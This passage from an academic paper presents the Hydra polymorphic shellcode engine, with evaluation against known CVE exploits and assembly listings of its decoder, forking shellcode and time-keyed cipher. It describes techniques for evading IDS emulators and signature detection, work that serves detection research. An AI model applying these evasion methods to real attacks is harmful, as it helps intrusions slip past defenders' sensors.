the fact that emulators cannot perfectly replicate the environment of the protected system. Alternatively, we can easily replace the syscall key with one derived by reading a specified location in `libc` or a value in the address space of the process which we are targeting. A potential problem with this technique is that address-space randomization will prevent an expected value from being found at a hard-coded address. Hence, alternatively, a relative addresses may be used to produce a key since they are not affected by ASLR.

Furthermore, even if the emulator can accurately replicate the environment, Hydra emits shellcode that implements Denial-of-Sensor (DoS) code which consists of randomized NOP loops (using NOP equivalents described in previous sections) that spinlock the shellcode execution for 10 seconds at a time. These loops can be inserted at any place within the shellcode to force the emulator to stall. These loops make no use of self-modifying behavior so they would not be detected by the sensor proposed in [30]. While it is reasonable for an attacker to wait a minute for an exploit to execute, it is unreasonable for the emulator to stall all network streams for that long. Moreover, emulators must restart at each position of the byte stream, therefore the same loops are re-executed and the overall delay is compounded. Sending a large amount of such spincode to the emulator would easily cause it to stall long enough for the kernel queue to fill up and begin dropping packets.

4 Evaluation

We make use of the spectral image representation of shellcode introduced by Song *et al.* [36]. This visual metric is rather easy to interpret and serves to demonstrate the effectiveness of our engine. Figure (20) (a) shows the image of a 46-byte shellcode payload that spawns a bash shell. This same code is stacked fifty times so that the static position of each byte is easily visible, as columns, in their spectral image representation. Each row represents an instance of this payload. The intensity of each pixel is given by the byte-value, *i.e.* 0x00 corresponds to a dark pixel and 0xFF corresponds to a white pixel. Figure (20) (b) and (c) shows the results of running Hydra on these payload values. It is easy to see the effects of the polymorphic transformations – now each row appears noticeably different from the rest and the randomness of the new population as a whole can be observed.

CVE	File Format	Binary	ASCII	OS
2007-6681	VLC SSA	√	√	WinXP
2009-1062	Adobe JBIG2	√	√	WinXP
CVE	Local Exploit	Binary	ASCII	OS
None	Star Downloader	√	√	WinXP
2007-1765	Animated Cursor	√	√	WinXP
CVE	Remote Exploit	Binary	ASCII	OS
2003-0352	MS-RPC DCOM	√	√	Win2K
2005-2923	Ipswitch IMail	√	√	Linux
2002-0379	uw-imapd	√	√	Linux
2008-5519	Apache mod_jk	√	√	Linux

Table 7: Shellcode integrity verification. Checking that Hydra obfuscated shellcode works inline with a variety of exploits.

Having demonstrated the randomness produced by Hydra, we now show that these polymorphic transformations do not tamper with the integrity of the payload. That is, these payloads must still execute properly while fitting into existing exploit frameworks as before. Throughout the construction of our engine we consistently verified that the new obfuscated payloads generated by Hydra work exactly as they did before, by executing them directly. This involved producing the shellcode, casting it as a function pointer, then calling that function, which in turn executes the payload. And indeed all of the obfuscated payloads work. For a more comprehensive evaluation, we integrated these new payloads into a range of existing exploits that we had access to in order to verify that their encoded representations do not violate structural requirements within the exploits. To do this we collected samples of several well known existing vulnerabilities and their respective exploits. We show that these exploits execute properly with Hydra-encoded payloads. The results are summarized in Table (7). This table shows examples from three broad classes of attacks: file format overflows, local and remote exploits. These exploits represent notable samples from the past seven years for three different platforms: Windows XP, Windows 2000 Server and Linux. They are also a mix between stack and heap corruption attacks. The well known exploits have CVE tags attached to them. Here we see that all exploits succeeded.

We also note that while the fork() and syscall-time-lock feature for Linux has been integrated, process-creation and syscall-based emulation breaking for Windows environments is still a work in progress.

The fact that these exploits succeeded is not surprising given that Hydra's transformations were carefully designed to preserve the semantics of the payload without compromising the integrity of the register file, stack or memory state. The transformations merely imparts an increase in length on the payload, which is negligible as most payloads do not exceed a couple hundred bytes in length to begin with. Shell spawning code can be as small as 23-bytes. Hydra encodings are often double in size, for binary encodings, and up to eight or nine times in size for ASCII encodings, depending on the transformation options selected. The size change is comparable to existing ASCII encoders such as alpha2. Most exploits can handle payloads of several thousand bytes (they even add padding for smaller payloads). In the context of multi-stage exploits, attackers typically uses standard socket binding and shell-spawning payloads which are comparably small in size.

5 Related work

Snort [34] is a widely deployed open-source signature-based detector which rely on deriving string oriented signatures for malcode. Automated signature derivation techniques have been explored which extract salient features from instances of malcode [18, 32, 27]. If instrumented environments are available, where it is possible to detect deviations in acceptable behavior, signatures can be automatically derived based on the effects of malcode execution. One example is a "shadow honeypot" introduced by Anagnostakis *et al.* [1] which acts as a mirror for the protected environment. Techniques for deriving signatures using these types of instrumented environments are explored in several related works [23, 40, 25]. Other methods such as Abstract Payload Execution (APE) [38] treats all network content as potentially executable and uses dynamic disassembly to identify artifacts such as NOP sleds and other signs such as large basic blocks which indicates executable code. Control-flow-graph-based modeling of malware behavior have been explored by Krugel *et al.* [22] which learns models for a program's acceptable branching behavior. Related to this, Convergent Static Analysis [8] aims at revealing the control-flow of a random sequence of bytes. Statistical anomaly detection have been explored by Wang *et al.* who proposed the PayL [39] and Anagram [17] sensors which models the 1-gram and n-gram distributions of legitimate traffic. Anagram [17] uses hash collisions to rapidly detect recognizable traffic, and deviations thereof. Kruegel *et al.* proposed a structure- and statistics-based anomaly sensor for web traffic [21] as did Song *et al.* whose Spectrogram [35] sensor optimizes detection based on specific dependency structures within normal (non-attack) web-traffic.

In addition, methods for artificial diversity of the address space [5] and instruction set architecture, exist [16, 4], as well as compiler-added integrity checking of the stack [10, 13] and heap contents [31] and "safer" versions of library functions [3]. Tainted data flow analysis is another interesting direction of work where untrusted network input is tracked as it progresses through the host [9, 28]. Emulation based detection is exemplified by Markatos *et al.* who proposed a method to dynamically run network traffic through an emulator in order to detect malicious activity [30]. Many methods rely on preventive techniques to remove the weaknesses of the execution environment itself. Data Execution Prevention (DEP) is present in the latest versions of the Windows Operating System to flag certain memory areas as non-executable and similar features exist such as WˆX in BSD systems. Solutions such as StackGuard [10] and Propolice provide integrity checking for the stack. Program shepherding [19] validates branch instructions in IA-32 binaries to prevent transfer of control to injected code.

6 Conclusion

The Hydra polymorphic engine introduces several new obfuscation and evasion techniques and demonstrates that these modern evasion strategies can be combined with their benefits compounded together to yield something never before seen, polymorphic shellcode that is extraordinarily hard to reverse engineer and detect by current security technologies. We showed, with spectral images, the effects of these polymorphic transformations and the randomnesses they induce, and through the use of actual working exploits against well known vulnerabilities, demonstrated how these polymorphic payloads integrate seamlessly into existing exploits. This paper serves to extend our understanding of the challenges we face in shellcode detection. The optimal way to detect such polymorphic exploits, however, is uncertain, and is the subject of our ongoing work. We suspect that better results may be achieved by paying closer attention to the other stages of an exploit, beyond the first stage, and would encourage more focus in this direction.

References

[1] Kostas G. Anagnostakis, Stelios Sidiroglou, Periklis Akritidis, Konstantinos Xinidis, Evangelos Markatos, and Angelos D. Keromytis. Detecting Targeted Attacks Using Shadow Honeypots. In *"Proceedings of the 14^{th} USENIX Security Symposium."*, "August".

[2] Ivan Arce. The Shellcode Generation. In *in Proceedings of Security & Privacy, IEEE*, pages 72–76, September 2004.

[3] "A. Baratloo, Navjot Singh, and Timothy Tsai". Transparent Run-Time Defense Against Stack Smashing Attacks. In *"Proceedings of the USENIX Annual Technical Conference"*, "June".

[4] E. G. Barrantes, D. H. Ackley, S. Forrest, T. S. Palmer, D. Stefanovic, and D. D. Zovi. Randomized Instruction Set Emulation to Distrupt Binary Code Injection Attacks. In *"Proceedings of the 10^{th} ACM Conference on Computer and Communications Security (CCS)"*, "October".

[5] S. Bhatkar, D. C. DuVarney, and R. Sekar. Address Obfuscation: an Efficient Approach to Combat a Broad Range of Memory Error Exploits. In *Proceedings of the 12^{th} USENIX Security Symposium*, pages 105–120, August 2003.

[6] "Philippe Biondi". Shellforge Project, "2006".

[7] M. Caceres. Syscall proxying - simulating remote execution. Technical report, Core Security Technologies.

[8] Ramkumar Chinchani and Eric Van Den Berg. A Fast Static Analysis Approach to Detect Exploit Code Inside Network Flows. In *"Proceedings of the 8^{th} International Symposium on Recent Advances in Intrusion Detection (RAID)"*, pages 284–304, "September".

[9] Manuel Costa, Jon Crowcroft, Miguel Castro, and Antony Rowstron. Vigilante: End-to-End Containment of Internet Worms. In *"Proceedings of the Symposium on Systems and Operating Systems Principles (SOSP)"*, October.

[10] C. Cowan, C. Pu, D. Maier, H. Hinton, J. Walpole, P. Bakke, S. Beattie, A. Grier, P. Wagle, and Q. Zhang. Stackguard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In *"Proceedings of the USENIX Security Symposium"*.

[11] Jedidiah R. Crandall, Zhendong Su, S. Felix Wu, and Frederic T. Chong. On Deriving Unknown Vulnerabilities from Zero-Day Polymorphic and Metamorphic Worm Exploits. In *"Proceedings of the 12^{th} ACM Conference on Computer and Communications Security (CCS)"*, "November".

[12] "Theo Detristan, Tyll Ulenspiegel, Yann Malcom, and Mynheer Superbus von Underduk". Polymorphic Shellcode Engine Using Spectrum Analysis. *Phrack*, "11", "2003".

[13] "J. Etoh". GCC Extension for Protecting Applications From Stack-smashing Attacks. In *"http://www.trl.ibm.com/projects/security/ssp"*, "June".

[14] Prahlad Fogla, Monirul Sharif, Roberto Perdisci, Oleg Kolesnikov, and Wenke Lee. Polymorphic Blending Attacks. In *"Proceedings of the USENIX Security Conference"*.

[15] "K2". ADMmutate documentation, "2003".

[16] "Gaurav S. Kc, Angelos D. Keromytis, and Vassilis Prevelakis". Countering Code-Injection Attacks With Instruction-Set Randomization. In *"Proceedings of the 10^{th} ACM Conference on Computer and Communications Security (CCS)"*, pages 272–280, "October".

[17] Salvatore J. Stolfo Ke Wang, Janak J. Parekh. Anagram: A Content Anomaly Detector Resistant To Mimicry Attack. In *"Proceedings of the 9^{th} International Symposium on Recent Advances in Intrusion Detection (RAID)"*.

[18] Hyang-Ah Kim and Brad Karp. Autograph: Toward Automated, Distributed Worm Signature Detection. In *"Proceedings of the USENIX Security Conference"*.

[19] V. Kiriansky, D. Bruening, and S. Amarasinghe. Secure Execution Via Program Shepherding. In *"Proceedings of the* 11^{th} *USENIX Security Symposium"*, "August".

[20] "Aleg Kolesnikov and Wenke Lee". Advanced Polymorphic Worms: Evading IDS by Blending in with Normal Traffic. In *"Proceedings of the USENIX Security Conference"*.

[21] Christopher Kruegel and Giovanni Vigna. Anomaly Detection of Web-Based Attacks. In *Proceedings of the* 10^{th} *ACM Conference on Computer and Communications Security (CCS)*.

[22] "Christopher Krugel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna". Polymorphic Worm Detection Using Structural Information of Executables. In *"Proceedings of the* 8^{th} *International Symposium on Recent Advances in Intrusion Detection (RAID)"*, pages 207–226, "September".

[23] "Zhenkai Liang and R. Sekar". Fast and Automated Generation of Attack Signatures: A Basis for Building Self-Protecting Servers. In *"Proceedings of the* 12^{th} *ACM Conference on Computer and Communications Security (CCS)"*, "November".

[24] C. Linn and S. Debray. Obfuscation of executable code to improve resistance to static disassembly. In *Proceedings of the 10th ACM Conference on Computer and Communications Security (CCS)*, pages 290–299, Washington, DC, October 2003.

[25] "Michael E. Locasto, Ke Wang, Angelos D. Keromytis, and Salvatore J. Stolfo". FLIPS: Hybrid Adaptive Intrusion Prevention. In *"Proceedings of the* 8^{th} *International Symposium on Recent Advances in Intrusion Detection (RAID)"*, pages 82–101, "September".

[26] Metasploit Developement Team. Metasploit Project, "2006".

[27] "James Newsome, B. Karp, and Dawn Song". Polygraph: Automatically Generating Signatures for Polymorphic Worms. In *"Proceedings of the IEEE Symposium on Security and Privacy"*, "May".

[28] James Newsome and Dawn Song. Dynamic Taint Analysis for Automatic Detection, Analysis, and Signature Generation of Exploits on Commodity Software. In *"Proceedings of the* 12^{th} *Symposium on Network and Distributed System Security (NDSS)"*, February 2005.

[29] "Aleph One". Smashing the Stack for Fun and Profit. *Phrack*, "7", "2001".

[30] "Michalis Polychronakis, Kostas G. Anagnostakis, and Evangelos P. Markatos". Network-level polymorphic shellcode detection using emulation. In *"Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA)"*.

[31] "Stelios Sidiroglou, Giannis Giovanidis, and Angelos D. Keromytis". A Dynamic Mechanism for Recovering from Buffer Overflow Attacks. In *"Proceedings of the* 8^{th} *Information Security Conference (ISC)"*, pages 1–15, "September".

[32] "Sumeet Singh, Cristian Estan, George Varghese, and Stefan Savage". Automated Worm Fingerprinting. In *"Proceedings of Symposium on Operating Systems Design and Implementation (OSDI)"*.

[33] SkyLined. ALPHA 2: Zero tolerance, a shellcode encoder that produces alphanumeric code, optionally uppercase-only and unicode-proof., 2004. http://seclists.org/vuln-dev/2004/Sep/0019.html.

[34] Snort Development Team. Snort Project.

[35] Yingbo Song, Angelos D. Keromytis, and Salvatore J. Stolfo. Spectrogram: A Mixture-of-Markov-Chains Model for Anomaly Detection in Web Traffic. In *"Proceedings of the* 16^{th} *Symposium on Network and Distributed System Security (NDSS)"*, February 2009.

[36] Yingbo Song, Michael E. Locasto, Angelos Stavrou, Angelos D. Keromytis, and Salvatore J. Stolfo. On the Infeasibility of Modeling Polymorphic Shellcode. In *"Proceedings of the ACM Conference on Computer and Communications Security (CCS)"*.

[37] Diomidis Spinellis. Reliable identification of bounded-length viruses is NP-complete. *IEEE Transactions on Information Theory*, ”49”(”1”):280–284, ”January”.

[38] Thomas Toth and Christopher Kruegel. Accurate Buffer Overflow Detection via Abstract Payload Execution. In *”Proceedings of the 5^{th} International Symposium on Recent Advances in Intrusion Detection (RAID)”*, pages 274–291. Springer, ”October” 2002.

[39] Ke Wang, Gabriela Cretu, and Salvatore J. Stolfo. Anomalous Payload-based Worm Detection and Signature Generation. In *”Proceedings of the 8^{th} International Symposium on Recent Advances in Intrusion Detection (RAID)”*, pages 227–246, ”September”.

[40] Vinod Yegneswaran, Johnathon T. Giffin, Paul Barford, and Somesh Jha. An Architecture for Generating Semantics-Aware Signatures. In *”Proceedings of the 14^{th} USENIX Security Symposium”*.

[41] Dino A. Dai Zovi. An Encrypted Payload Protocol and Target-Side Scripting Engine. In *Proceedings of the First USENIX Workshop on Offesive Technologies (WOOT)*, August 2007.

```
position instruction comment
-------- ----------- -------
<pay+2>  pop ebx     ; encoded shellcode location
<pay+3>  mov esi,ebx ; copy to ESI which
                     ; -increments by 4 per loop
...
                     ; copy to EDX (work reg)
<pay+9>  mov edx,DWORD PTR [ebx]
---------------------------------------
[first half of decoder (i.e. xor, ...)]
---------------------------------------
<pay+20> jmp <pay+123>  ; jump to next half
                        ; -of the decoder

[Begin payload (shellcode + padding bytes_]
        [encoded shellcode  4 bytes]
        [padding bytes  4 bytes]
        [encoded shellcode  4 bytes]
        [padding bytes  4 bytes]
        [encoded shellcode  4 bytes]
        [padding bytes  4 bytes]
        ...
[End payload]
----------------------------------------
[second half of decoder (i.e. xor, ...)]
----------------------------------------
<pay+135>  mov DWORD PTR [esi],edx ; decoded byte
<pay+137>  inc ebx      ; increase EBX by 8
<pay+138>  inc ebx      ; -the additional 4 bytes
<pay+139>  inc ebx      ; -skip the padded bytes
<pay+140>  inc ebx
<pay+141>  inc ebx
<pay+142>  inc ebx
<pay+143>  inc ebx
<pay+144>  inc ebx
<pay+145>  add esi,0x4  ; increase ESI by 4
----------------------------------------
[restart loop]
----------------------------------------
```

Figure 10: Insertion of 4 padding bytes for every 4 bytes of encoded shellcode. To achieve this, we maintain two points a source pointer (EBX) and a destination pointer (ESI). Note that ESI always increments by 4 (copying the decoded shellcode) and EBX increments by 4 + 4 (the additional four being the number of padding bytes for each 4 bytes of shellcode.

[recursive NOP sled]**[DNDNDNDN][EPEPEPEP]**[retaddr]

Figure 11: Hydra generates padding bytes (P) mixed with encoded shellcode bytes (E).

```
THIS IS THE FIRST INVOCATIONMOFONNFMFMEEMNM
EGOEGONPOYGGMOGEENEENGEMFFOFOGMMMMMFEEMEFEN
FQFZGjtFNXFMFNP0APAkAmd2AnM2BnGG0BnGNNGAGEB
OXMPN8Anu;m
                     (a)

ANOTHER INVOCATIONGFNGGONEMENMNMNMGNOMOMNPE
GYMNGOFMEMFOGGOFMFMNGNONEMNOEEFGFMGOGQZjPGN
XMOP0AOAkAj@2AkFEF2BkFO0BkEABOFXEPE8Akun?
                     (b)
```

Figure 12: Two invocations of the ASCII encoder for the same binary payload. The second ASCII payload contains different characters and is of different length. NOP-sleds, written in English, were added.

[ASCII NOP sled]AAA{**[DNDNDNDN][EPEPEPEP]**}[retaddr]

Figure 13: Structure with both the ASCII and binary encoders. (A) represents the ASCII decoder; the section in bold is the ASCII payload. (D) represents the binary decoder with intermixed NOPs (N). The binary decoder is responsible for decoding the binary encoded payload (E) which has intermixed random padding bytes (P).

```
Initial: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA...
  Mimic: AAAAP"ea9AAAAnead>AAAAccp<eAAAA(,e/sAA
         AAe"smeAAAA/.l/OAAAAiacn"AAAA.ncI"AAAA
         >>=cn.AAAAlo"=gAAAAt.nakAAAA0"tpgAA...
```

Figure 14: The target is a web page; notice the insertions of HTML characters.

[*recursive NOP-sled*]**[DNDNDNDN][EPEPEPEP]**[`RRRRRRR`]

Figure 15: By default, the `RRRRR` section consists of repeated shellcode addresses. This needs to be obfuscated.




Figure 16: Hydra uses randomized return address zones to break the homogeneity signature of the return address section.

```
b() {
    strcpy(..,..); /* Buffer overflow
     takes place here */

   /* At the end of this function, the
      process will jump to i++, skipping j++
    */
}
a() {
    b();
    j++; /* This instruction is skipped
    since its return address is overwritten
    by the exploit */
}
main() {
    a();
    i++; /* The instruction the program will
         continue from after fork() */
}
```


Figure 17: Pseudo-code of a multi-function vulnerable program used to illustrate `fork()`ing shellcode.

```
position instruction  comment
-------- ------------ -------
<pay+0>  xor eax,eax  ; Blank eax
<pay+2>  add eax,0x2  ; Eax = 2 (fork syscall)
<pay+5>  int 0x80     ; Execute fork()
<pay+7>  cmp eax,0x0  ; Check child/parent
<pay+10> jl  <pay+16> ; child, exec payload
<pay+12> add esp,0xf  ; parent, add offset then ret
<pay+15> ret
-------------------
[Shellcode decoder]
-------------------
```

Figure 18: Assembly listing of the fork()'ing shellcode. This code is placed before the shellcode when the option is specified. The offset, which is specified by a command-line argument is added to `ESP` at offset pay+12.

```
position instruction   comment
-------- ------------  -------
<pay+0>  mov al,0xd    ; 0xd is time syscall
<pay+2>  sub ebx,ebx   ; empty EBX (first arg)
<pay+4>  int 0x80      ; call the syscall
<pay+6>  shr eax,0xf   ; take only the required MSB
<pay+9>  shl eax,0xf   ; -depending on "shell life"
<pay+12> xor [data],eax; XOR payload with time-key
```

Figure 19: Assembly listing of the mini-cipher where the key is derived from the current time. In this example, only the first 17 bits of the 32-bit time stamp are used for the key, leaving for a fairly large “shell life”. If a smaller time-frame is required, more bits of the time stamp need to be used.



(a) Raw payload stack. (b) Hydra encoded payloads. (c) Hydra alphanumeric encoded payloads.

Figure 20: Spectral images. Each row represents a shellcode sample, the intensity of the pixels are given by the byte values of each instance (row) and the color spectrum is normalized to [0,255]. Basic encodings are shown: no NOP-sled, 5-layer cipher, no spectrum blending, no return address zone. Alphanumeric encodings map to a smaller (and darker) color spectrum, as shown in (c). The lengths of the encoded shellcode also vary.